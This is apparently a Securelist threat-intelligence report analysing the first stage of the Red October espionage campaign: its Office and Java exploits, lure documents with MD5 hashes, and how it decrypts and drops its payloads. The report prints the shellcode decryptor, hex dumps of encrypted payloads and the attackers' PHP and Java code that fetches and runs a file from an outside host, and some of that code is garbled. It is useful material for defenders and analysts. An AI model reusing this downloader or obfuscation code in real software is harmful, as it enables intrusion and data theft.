“Red October”. Detailed Malware Description 1. First Stage of Attack

securelist.com/red-october-detailed-malware-description-1-first-stage-of-attack/36830/

By GReAT

First stage of attack


1. Exploits
2. Dropper
3. Loader Module
4. Main component

Second stage of attack

1. Modules, general overview
2. Recon group
3. Password group
4. Email group
5. USB drive group
6. Keyboard group
7. Persistence group
8. Spreading group
9. Mobile group
10. Exfiltration group

Exploits

Based on the analysis of known cases, we identified two main ways through which Backdoor.Win32.Sputnik infects the victims. Both methods rely on spear-phishing e-mails which are sent to the prospective victims. The e-mails contain an attachment which is either an Excel or Word document, with enticing names. In addition to Office documents (CVE-2009-3129, CVE-2010-3333, CVE-2012-0158), it appears that the attackers also infiltrated victim network(s) via Java exploitation (MD5:*35f1572eb7759cb7a66ca459c093e8a1 – ‘NewsFinder.jar’*), known as the ‘Rhino’ exploit (CVE-2011-3544).



The Red October infection diagram

The Excel-based exploit – CVE-2009-3129

This is the oldest known way for Red October to infect computers.

A list of some of the Excel file names can be found below:

File name:	MD5:
Katyn_-_opinia_Rosjan.xls	bd05475a538c996cd6cafe72f3a98fae
WORK PLAN (APRIL-JUNE 2011).xls	f16785fc3650490604ab635303e61de2
EEAS-Staff New contact list (05-25-2011).xls	5f9b7a70ca665a54f8879a6a16f6adde
tactlist_05-05-2011_.8634.xls EEAS New contact list (05-05-2011).xls	bb2f6240402f765a9d0d650b79cd2560
Agenda Telefoane institutii si ministere 2011.xls	4bfa449f1a351210d3c5b03ac2bd18b1
Agenda Telefoane institutii si ministere 2011 (2).xls	4ce5fd18b1d3f551a098bb26d8347ffb

FIEO contacts update.xls	ec98640c401e296a76ab7f213164ef8c
spisok sotrudnikov.xls	d98378db4016404ac558f9733e906b2b
List of shahids.xls	dc4a977eaa2b62ad7785b46b40c61281
Spravochnik.xls	5ecec03853616e13475ac20a0ef987b6
Agenda Telefoane&Email institutii si ministere 2011.xls	de56229f497bf51274280ef84277ea54
EEAS New contact list (05-05-2011) (2).xls	396d9e339c1fd2e787d885a688d5c646
FIEO contacts update.xls	7e5d9b496306b558ba04e5a4c5638f9f
Telephone.xls	c42627a677e0a6244b84aa977fbea15d
List of shahids.xls	1f86299628bed519718478739b0e4b0c
BMAC Attache List – At 11 Oct_v1[1].XLS	f0357f969fbaf798095b43c9e7a0cfa7
MERCOSUR_Imports.xls	50bd553568422cf547539dd1f49dd80d
Cópia de guia de telefonos (2).xls	cee7bd726bc57e601c85203c5767293c
Programme de fetes 2011.xls	ceac9d75b8920323477e8a4acdae2803
12 05 2011 updated.xls	639760784b3e26c1fe619e5df7d0f674
telefonebi.xls	d71a9d26d4bb3b0ed189c79cd24d179a
telefonebi.xls	dc8f0d4ecda437c3f870cd17d010a3f6

The Excel based exploit is detected by Kaspersky products as Trojan-Dropper.MSWord.Agent.ga. It was apparently used mostly in 2011, with several samples being uploaded to VirusTotal by the victims. For a detection link of various products, check:

https://www.virustotal.com/file/afaebb8055559ea6bf88cedcd6fc7b93f02cde31a560876bcc4860fd0686739d/analysis/

Several detections include:

Kaspersky	Trojan-Dropper.MSWord.Agent.ga	20120808
McAfee	Exploit-MSExcel.u	20120808
Microsoft	Exploit:Win32/CVE-2009-3129	20120808
Symantec	Bloodhound.Exploit.306	20120808
TrendMicro	HEUR_OLEXP.B	20120808

The Excel file properties for all the exploits indicate it has been edited on a system with Simplified Chinese Excel. The exploit appears to have been compiled on 26 Nov 2009:

```
EXIF METADATA
=============
MIMEType : application/vnd.ms-excel
Company :
ModifyDate: 2009:11:26 03:35:15
TitleOfParts : Sheet1
```

```
SharedDoc : No
Author:
CodePage : Windows Simplified Chinese (PRC, Singapore)
Title :
AppVersion: 11.9999
LinksUpToDate : No
ScaleCrop : No
LastModifiedBy: qq
HeadingPairs : ??????, 1
HyperlinksChanged : No
CreateDate: 1996:12:17 01:32:42
Security : None
FileType : XLS
Software : Microsoft Excel
```

The exact exploit type used by Red October in the XLS files is CVE-2009-3129.

Exploit (CVE-2009-3129) information:

"Microsoft Office Excel 2002 SP3, 2003 SP3, and 2007 SP1 and SP2; Office 2004 and 2008 for Mac; Open XML File Format Converter for Mac; Office Excel Viewer 2003 SP3; Office Excel Viewer SP1 and SP2; and Office Compatibility Pack for Word, Excel, and PowerPoint 2007 File Formats SP1 and SP2 allows remote attackers to execute arbitrary code via a spreadsheet with a FEATHEADER record containing an invalid cbHdrData size element that affects a pointer offset, aka "Excel Featheader Record Memory Corruption Vulnerability."

US-CERT info: https://www.us-cert.gov/cas/techalerts/TA09-314A.html
Patch: http://technet.microsoft.com/en-us/security/bulletin/ms09-nov

The vulnerability exploited by the Red October XLS dropper has been patched by Microsoft in November 2009.

The CVE-2009-3129 exploit and shellcode


```
00000D10: EB12              jmps    000000D24   -------- (1)
00000D12: 5B                pop     ebx
00000D13: 33C9              xor     ecx,ecx
00000D15: 803369            xor     b,[ebx],069 ;"i"
00000D18: 43                inc     ebx
00000D19: 41                inc     ecx
00000D1A: 81F9BD070000      cmp     ecx,0000007BD ;"  .½"
00000D20: 72F3              jb      000000D15   -------- (2)
00000D22: EB05              jmps    000000D29   -------- (3)
00000D24: E8E9FFFFFF        call    000000D12   -------- (4)
```

Shellcode decryptor in XLS files

The Red October XLS CVE-2009-3129 exploit appears to have been originally developed by Chinese hackers. It was also used in other, unrelated attacks against Tibetan activists and other entities. Its main purpose is to drop and execute a Trojan, which for Red October is in the range of 500-600kB.

The shellcode receives control upon successful exploitation of the vulnerability and proceeds to decrypt itself. Once decrypted, the shellcode in turn decrypts the main malware body (at offset 0x6600 in the XLS files).

The malware is stored in the Excel file at offset 0x6600, in encrypted form:



Encrypted malware payload in XLS files

The malware is encrypted with a simple XOR+ROR algorithm:

```
void decrypt(unsigned char *tbuf, unsigned long n, int round) {
unsigned char b;
long i;
unsigned short ecx=0x400;
unsigned char a;
a=6;
for (i=0;i<1024;i++) {
b=tbuf[i];
b=b^ecx;
b = (b>>a) | (b< tbuf[i]=b;
ecx--;
}
}
```

The shellcode writes the main “top” Trojan dropper to a file named “Dcs.tmp” and runs it. It will also extract a dummy Excel file which will be shown to the user if the exploit was successful. The dummy Excel is named “~ .xls”.

The Word-based exploit – CVE-2010-3333

The CVE-2010-3333 Word-based exploit (RTF files) has been observed in September and October 2012. Example filename / MD5 list related to the attack:

File name:	MD5:
arexeio1.doc	cb51ef3e541e060f0c56ac10adef37c3
Popa Tatiana -plîngere.doc	6B23732895DAAAD4BD6EAE1D0B0FEF08
La Política de Defensa y el Poder Naval en México OTAN (1).doc	44E70BCE66CDAC5DC06D5C0D6780BA45
Iran, Syria and the balance of power in the Middle East.doc	9F470A4B0F9827D0D3AE463F44B227DB
Diplomatic Staff list.doc	91EBC2B587A14EC914DD74F4CFB8DD0F
Diplomatic Car for Sale – MB 2000.doc	85BAEBED3D22FA63CE91FFAFCD7CC991
Rulers have hostaged parliament to further their personal interest (1).doc	B9238737D22A059FF8DA903FBC69C352
Итоги президенства В.Януковича.doc	2672FBBA23BF4F5E139B10CACC837E9F
the wife of Ambassador-2.doc	65D277AF039004146061FF01BB757A8F
Вожможные стратегические решения.doc	731C68D2335E60107DF2F5AF18B9F4C9
31086823_cm04639-re02 en12.doc	9B55887B3E0C7F1E41D1ABDC32667A93
16 октября 2012 года (дополнение).doc	A7330CE1B0F89AC157E335DA825B22C7
delegat.doc	FC3C874BDAEDF731439BBE28FC2E6BBE
Davos2011_follow-up plan_heregjilt.doc	9950A027191C4930909CA23608D464CC
Participant list 6th Forum 09-12 update.doc	C78253AEFCB35F94ACC63585D7BFB176
Draft 3_Conference Renewable energy cooperation and Grid integration.doc	5D1121EAC9021B5B01570FB58E7D4622

The Word based exploit is detected by Kaspersky products as Exploit.MSWord.CVE-2010-3333.bw. It was apparently used mostly in 2012 (eg. October 2012), with one sample being uploaded to VirusTotal, probably by one of the victims. For a detection link of various products, check:

https://www.virustotal.com/file/5fe53a960bc2031a185c575ea05ac466f26739a34c651c14260e4cfbc123e87f/analysis/

Several detections include:

Kaspersky	Exploit.MSWord.CVE-2010-3333.bw	20121012
McAfee	–	20121012
Microsoft	Exploit:Win32/CVE-2010-3333	20121012
Symantec	–	20121012
TrendMicro	–	20121012

The dropper is in fact an RTF file, with “author John Doe”, supposedly created by “mocrosoft office word Msfedit 5.1.21.2500”.

The same exploit / dropper have been observed in many other targeted attacks against for

instance Tibetan activists. It appears to be of Chinese origin just as the XLS exploit.

The exact exploit type used by Red October in these RTF files is CVE-2010-3333.

Exploit (CVE-2010-3333) information:

"Stack-based buffer overflow in Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, Office for Mac 2011, and Open XML File Format Converter for Mac allows remote attackers to execute arbitrary code via crafted RTF data, aka "RTF Stack Buffer Overflow Vulnerability."

MITRE: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3333
CERT: http://www.us-cert.gov/cas/techalerts/TA10-313A.html
Microsoft: http://technet.microsoft.com/en-us/security/bulletin/ms10-nov

The vulnerability exploited by Red October's RTF documents was patched by Microsoft in November 2010.

The CVE-2010-3333 exploit and shellcode

The RTF file acts as a dropper for the main Trojan body. It also contains a fake document which is shown to the user in case the exploit is successful.

```
1A4B0:  30 30 30 30-30 30 30 30-30 30 30 30-30 30 30 30  0000000000000000
1A4C0:  30 30 30 30-30 30 30 30-30 30 30 30-30 30 30 30  0000000000000000
1A4D0:  30 30 30 30-30 30 30 30-30 30 30 30-30 30 30 30  0000000000000000
1A4E0:  30 30 30 30-30 30 30 30-30 30 30 30-30 30 30 30  0000000000000000
1A4F0:  30 30 30 30-30 30 30 30-30 30 30 30-30 30 30 30  0000000000000000
1A500:  30 30 30 30-30 30 30 30-30 30 30 30-30 30 30 30  0000000000000000
1A510:  30 30 30 30-30 30 30 30-30 30 30 30-30 30 30 30  0000000000000000
1A520:  30 30 30 30-30 30 30 30-30 30 30 30-66 32 65 35  000000000000f2e5
1A530:  32 66 62 66-62 63 62 66-62 66 62 66-62 62 62 66  2fbfbcbfbfbfbbbf
1A540:  62 66 62 66-34 30 34 30-62 66 62 66-30 37 62 66  bfbf4040bfbf07bf
1A550:  62 66 62 66-62 66 62 66-62 66 62 66-66 66 62 66  bfbfbfbfbfbfffbf
1A560:  62 66 62 66-62 66 62 66-62 66 62 66-62 66 62 66  bfbfbfbfbfbfbfbf
1A570:  62 66 62 66-62 66 62 66-62 66 62 66-62 66 62 66  bfbfbfbfbfbfbfbf
1A580:  62 66 62 66-62 66 62 66-62 66 62 66-62 66 62 66  bfbfbfbfbfbfbfbf
1A590:  62 66 62 66-62 66 62 66-62 66 62 66-62 66 62 66  bfbfbfbfbfbfbfbf
1A5A0:  62 66 62 66-36 37 62 66-62 66 62 66-62 31 61 30  bfbf67bfbfbfb1a0
1A5B0:  30 35 62 31-62 66 30 62-62 36 37 32-39 65 30 37  05b1bf0bb6729e07
1A5C0:  62 65 66 33-37 32 39 65-65 62 64 37-64 36 63 63  bef3729eebd7d6cc
1A5D0:  39 66 63 66-63 64 64 30-64 38 63 64-64 65 64 32  9fcfcdd0d8cdded2
1A5E0:  39 66 64 63-64 65 64 31-64 31 64 30-63 62 39 66  9fdcded1d1d0cb9f
1A5F0:  64 64 64 61-39 66 63 64-63 61 64 31-39 66 64 36  ddda9fcdcad19fd6
1A600:  64 31 39 66-66 62 66 30-65 63 39 66-64 32 64 30  d19ffbf0ec9fd2d0
```

Encrypted trojan body inside RTF files

The main Trojan body is encrypted "XOR 0xFB" and stored as hex text inside the RTF file. The shellcode decrypts the main body and executes it.

The Word-based exploit – CVE-2012-0158

In November 2012 we've noticed new attacks using document files that exploit CVE-2012-0158. This exploit has been extremely popular with APT attacks during 2012 so it's perhaps no surprise it was also adopted by the Red October gang.

Example filename / MD5 list related to the attack:

File name:	MD5:
Mazda.doc	93d0222c8c7b57d38931cfd712523c67
Komorowski.doc	51edea56c1e83bcbc9f873168e2370af
Commercial Report for October.doc	114ed0e5298149fc69f6e41566e3717a
Russian terrorist attack.doc	350c170870e42dce1715a188ca20d73b
FLOC-meeting.doc	4daa2e7d3ac1a5c6b81a92f4a9ac21f1
3037.doc	82e518fb3a6749903c8dc17287cebbf8
8th_2012 Minutes of meeting.doc	3ded9a0dd566215f04e05340ccf20e0c

The CVE-2012-0158 exploit used in these attacks is mostly undetected by antivirus products at the time of writing of this report. Kaspersky Lab products catch and block the exploit using the state of the art “Automatic Exploit Prevention” technology.

The same exploit / dropper have been observed in many other targeted attacks against for instance Tibetan activists. It appears to be of Chinese origin just as the other exploits.

The exact exploit type used by Red October in these RTF files is CVE-2012-0158.

Exploit (CVE-2012-0158) information:

“The (1) ListView, (2) ListView2, (3) TreeView, and (4) TreeView2 ActiveX controls in MSCOMCTL.OCX in the Common Controls in Microsoft Office 2003 SP3, 2007 SP2 and SP3, and 2010 Gold and SP1; Office 2003 Web Components SP3; SQL Server 2000 SP4, 2005 SP4, and 2008 SP2, SP3, and R2; BizTalk Server 2002 SP1; Commerce Server 2002 SP4, 2007 SP2, and 2009 Gold and R2; Visual FoxPro 8.0 SP1 and 9.0 SP2; and Visual Basic 6.0 Runtime allow remote attackers to execute arbitrary code via a crafted (a) web site, (b) Office document, or (c) .rtf file that triggers “system state” corruption, as exploited in the wild in April 2012, aka “MSCOMCTL.OCX RCE Vulnerability.””

NIST: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-0158
Microsoft: http://technet.microsoft.com/en-us/security/bulletin/ms12-027

The vulnerability exploited by these Red October RTF documents was patched by Microsoft in April 2012.

The CVE-2012-0158 exploit and shellcode

The RTF file acts as a dropper for the main Trojan body. It also contains a fake document which is shown to the user in case the exploit is successful.

```
15560: 32 65 35 65 32 65 32 65  35 65 32 65 32 65 66 65  2e5e2e2e5e2e2efe
15570: 66 65 66 65 66 34 35 61  64 61 64 61 64 61 64 34  fefef45adadadad4
15580: 30 31 37 64 31 36 34 36  66 33 38 31 37 65 31 36  017d1646f3817e16
15590: 30 36 33 63 62 36 63 66  36 39 63 63 63 36 33 63  063cb6cf69ccc63c
155A0: 62 36 38 37 34 66 62 36  31 36 33 36 33 64 34 64  b6874fb616363d4d
155B0: 33 64 33 64 34 64 33 64  33 64 65 64 65 64 65 64  3d3d4d3d3dededed
155C0: 65 37 34 39 63 39 63 39  63 39 63 3B 7D 7B 5C 66  e749c9c9c9c;}{\f
155D0: 68 69 6D 69 6E 6F 72 5C  66 33 31 35 30 36 5C 66  himinor\f31506\f
155E0: 62 69 64 69 20 5C 66 73  77 69 73 73 5C 66 63 68  bidi \fswiss\fch
155F0: 61 72 73 65 74 30 5C 66  70 72 71 32 7B 5C 2A 5C  arset0\fprq2{\*\
15600: 70 61 6E 6F 73 65 20 30  32 30 66 30 35 30 32 30  panose 020f05020
15610: 32 30 32 30 34 30 33 30  32 30 34 7D 43 61 6C 69  20204030204}Cali
15620: 62 72 69 3B 7D 0A 7B 5C  66 62 69 6D 69 6E 6F 72  bri;}◘{\fbiminor
15630: 5C 66 33 31 35 30 37 5C  66 62 69 64 69 20 5C 66  \f31507\fbidi \f
15640: 72 6F 6D 61 6E 5C 66 63  68 61 72 73 65 5C 30 44  roman\fcharse\0D
15650: 59 4E 69 5C 52 6F 6D 0B  00 00 00 00 0C 08 00 00  YNi\Romd♂    ♀◘
15660: 90 01 00 62 33 61 64 62  33 61 36 65 63 65 66 66  ?☺ b3adb3a6eceff
15670: 30 62 62 61 36 62 62 64  65 39 33 38 34 34 65 64  0bba6bbde93844ed
15680: 65 64 64 64 65 64 65 64  65 64 61 64 65 64 65 64  edddedededadeded
15690: 65 32 31 32 31 64 65 64  65 36 36 64 65 64 65 64  e2121dede66deded
156A0: 65 64 65 64 65 64 65 64  65 39 65 64 65 64 65 64  edededede9ededed
156B0: 65 64 65 64 65 64 65 64  65 64 65 64 65 64 65 64  edededededededed
156C0: 65 64 65 64 65 64 65 64  65 64 65 64 65 64 65 64  edededededededed
156D0: 65 64 65 64 65 64 65 64  65 64 65 64 65 64 65 64  edededededededed
156E0: 65 64 65 64 65 64 65 64  65 64 65 64 65 64 65 64  edededededededed
156F0: 65 30 36 64 65 64 65 64  65 64 30 63 31 36 34 64  e06dededed0c164d
15700: 30 64 65 36 61 64 37 31  33 66 66 36 36 64 66 39  0de6ad713ff66df9
15710: 32 31 33 66 66 38 61 62  36 62 37 61 64 66 65 61  213ff8ab6b7adfea
15720: 65 61 63 62 31 62 39 61  63 62 66 62 33 66 65 62  eacb1b9acbfb3feb
15730: 64 62 66 62 30 62 30 62  31 61 61 66 65 62 63 62  dbfb0b0b1aafebcb
15740: 62 66 65 61 63 61 62 62  30 66 65 62 37 62 30 66  bfeacabb0feb7b0f
15750: 65 39 61 39 31 38 64 66  65 62 33 62 31 62 61 62  e9a918dfeb3b1bab
15760: 62 66 30 64 33 64 33 64  34 66 61 64 65 64 65 64  bf0d3d3d4fadeded
15770: 65 64 65 64 65 64 65 64  65 64 32 34 32 61 30 37  edededededed242a07
15780: 64 39 36 32 33 63 65 32  65 39 36 32 33 63 65 32  d9623ce2e9623ce2
15790: 65 39 36 32 33 63 65 32  65 38 38 37 31 34 64 32  e9623ce2e8871d2
```

Encrypted Trojan dropper body in RTF files with CVE-2012-0158

The main Trojan body is encrypted “XOR 0xDE” and stored as hex text inside the RTF file. The shellcode simply writes the main dropper to a file named “msmx21.exe” in the %TEMP% folder and runs it. It also extracts a fake document which is shown to the victim if the exploit has been successful.

Diplomatic car for sale

MODEL: Mazda 323- 1998 **DISPLACEMENT:** 1800 cc

TRANSMISSION: Automatic **FUEL:** Benzin

MILEAGE: 145.000 km

Power Steering – Electric Windows - AM/FM Stereo- Electric Mirrors - Air Conditioning - Remote central locking with Alarm - Extra snow tires.

PRICE: 2.700 $ (USD)

CONTACT: &&&&&&&&& - &&&&&&&&&&

THE CAR IS IN A VERY GOOD CONDITIONS

Fake document shown to the victim if exploit is successful

The Java based exploit – CVE-2011-3544

Since the publication of our initial report, our colleagues from Seculert have discovered the usage of another delivery vector in the Red October attacks.

In addition to Office documents (CVE-2009-3129, CVE-2010-3333, CVE-2012-0158), it appears that the attackers also infiltrated victim network(s) via Java exploitation (MD5:35f1572eb7759cb7a66ca459c093e8a1 – 'NewsFinder.jar'), known as the 'Rhino' exploit (CVE-2011-3544).

We know the early February 2012 timeframe that they would have used this technique, and this exploit use is consistent with their approach in that it's not 0-day. Most likely, a link to the site was emailed to potential victims, and the victim systems were running an outdated version of Java.

However, it seems that this vector was not heavily used by the group. When we downloaded the php responsible for serving the '.jar' malcode archive, the line of code delivering the java exploit was commented out. Also, the related links, java, and the executable payload are proving difficult to track down to this point.

The domain involved in the attack is presented only once in a public sandbox at malwr.com (http://malwr.com/analysis/c3b0d1403ba35c3aba8f4529f43fb300/), and only on February 14th, the very same day that they registered the domain hotinfonews.com:

```
Domain Name: HOTINFONEWS.COM
Registrant:
Privat Person
Denis Gozolov (gozolov@mail.ru)
Narva mnt 27
Tallinn
Tallinn,10120
EE
Tel. +372.54055298
Creation Date: 14-Feb-2012
Expiration Date: 14-Feb-2013
```

Following that quick public disclosure, related MD5s and links do not show up in public or private repositories, unlike the many other Red October components.

We could speculate that the group successfully delivered their malware payload to the appropriate target(s) for a few days, then didn't need the effort any longer. Which may also tell us that this group, which meticulously adapted and developed their infiltration and collection toolset to their victims' environment, had a need to shift to Java from their usual spearphishing techniques in early February 2012. And then they went back to their spear phishing.

Also of note, there was a log recording three separate victim systems behind an IP address in the US, each connecting with a governmental economic research institute in the Middle East.

So, this Java Rhino exploit appears to be of limited use. And, the functionality embedded on the server side PHP script that delivers this file is very different from the common and related functionality that we see in the backdoors used throughout the five year campaign.

The crypto routines maintained and delivered within the exploit itself are configured such that the key used to decrypt the URL strings within the exploit is delivered within the Java applet itself. Here is our PHP encryption routine to encrypt the Url for the downloader content:

```
function EncodeStr( $strTE ){
      $newES ='';
      $files   = "ZXq7aDL-lRwc:Ek5po0rWN6fGvd912%_.mjn#ue&t4iQFhVU3OMgH8/JzAsKB?xbITS=CyYP";
      $charset = "2_o0rWN8?xbITS=CyYPmjn#6fGvXq7auZEk5pwc:d91e&t4%iQFhVU3DL-lR/JzAsKB.OMgH";

      for ($i=0;$i<strlen($strTE);$i++) {
        for ($j=0;$j<strlen($charset);$j++) {
          if ($strTE[$i]===$charset[$j]) {
            $newES.=$files[$j];
        continue;
          }
        }
      }
      return $newES;
    }
```

And this is the function to embed the applet in the HTML, passing the encrypted URL string through parameter ‘p’:

```
function echoApplet($path, $name, $encStr, $destUrl){
    echo "<applet archive='$path' code='$name' width='1' height='1' >";
    echo "<param name='p' value='$encStr'/>";
    echo "<param name='d' value='$destUrl'/>";
    echo '</applet>';
}
```

Here is the code within the applet that consumes the encrypted strings and uses it. The resulting functionality downloads the file from the URL and writes it to ‘javaln.exe’. Notice that the strb and stra variables maintain the same strings as the $files and $charset variables in the php script:

```
URL url = new URL(transfer(strb, stra, args[0]).concat("&t=win"));
InputStream inputstream = url.openStream();
String s = file1.toString().concat("\\javaln.exe");

public static String strb = "ZXq7aDL-lRwc:Ek5po0rWN6fGvd912%_.mjn#ue&t4iQFhVU3OMgH8/JzAsKB?xbITS=CyYP";
protected static String stra = "2_o0rWN8?xbITS=CyYP".concat("mjn#6fGvXq7auZE".concat("k5pwc:d91e&t4%iQFh".
private static String namespace = "fhwr89fhiw";

public static String transfer(String s, String s1, String s2) {
  i[0] = 0;
  namespace = "";
  for(; i[0] < s2.length(); i[0]++)
    if((i[1] = s.indexOf(s2.substring(i[0], i[0] + 1))) > -1)
      namespace = (new StringBuilder()).append(namespace).append(s1.substring(i[1], i[1] + 1)).toString();
  return namespace;
}
```

This “transfer” decryption routine returns a URL that is concatenated with the other variables, resulting in”hXXp://www.hotinfonews.com/news/dailynews2.php?id=&t=win”. It is this content that is written to disk and executed on the victim’s machine. A description of that downloader follows. It is most interesting that this exploit/php combination’s encryption routine is different from the obfuscation commonly used throughout Red October modules. It further suggests that potentially this limited use package was developed separately from the rest for a specific target.

2nd stage of the Java exploit attack: EXE, downloader

The second stage of the attack is downloaded from “http://www.hotinfonews.com/news/dailynews2.php”and executed by the payload of the Java exploit. It acts as a downloader for the next stage of the attack.

Known file location: %TEMP%\javaln.exe
MD5: c3b0d1403ba35c3aba8f4529f43fb300

The file is a PE EXE file, compiled with Microsoft Visual Studio 2008 on 2012.02.06. The file is protected by an obfuscation layer, the same as used in many Red October modules.

```
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
__stdcall WinMain(x, x, x, x) proc near ; CODE XREF: ___tmainCRTStart
hInstance       = dword ptr  8
hPrevInstance   = dword ptr  0Ch
lpCmdLine       = dword ptr  10h
nShowCmd        = dword ptr  14h
                push    ebp
                mov     ebp, esp
                call    sub_402290
                pop     ebp
                retn    10h
__stdcall WinMain(x, x, x, x) endp
; ---------------------------------------------------------------------------
                dd 4 dup(0)
                dd 0FF0000h, 0FF000000h, 9000FF00h
; =============== S U B R O U T I N E =======================================
; Attributes: bp-based frame
sub_4022C8      proc near               ; CODE XREF: sub_40AC47+174A
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h
                push    ebp
                mov     ebp, esp
                push    esi
                mov     dword_419CF9, ebx
                mov     esi, 5A900000h
                mov     dword_41A2FD, edi
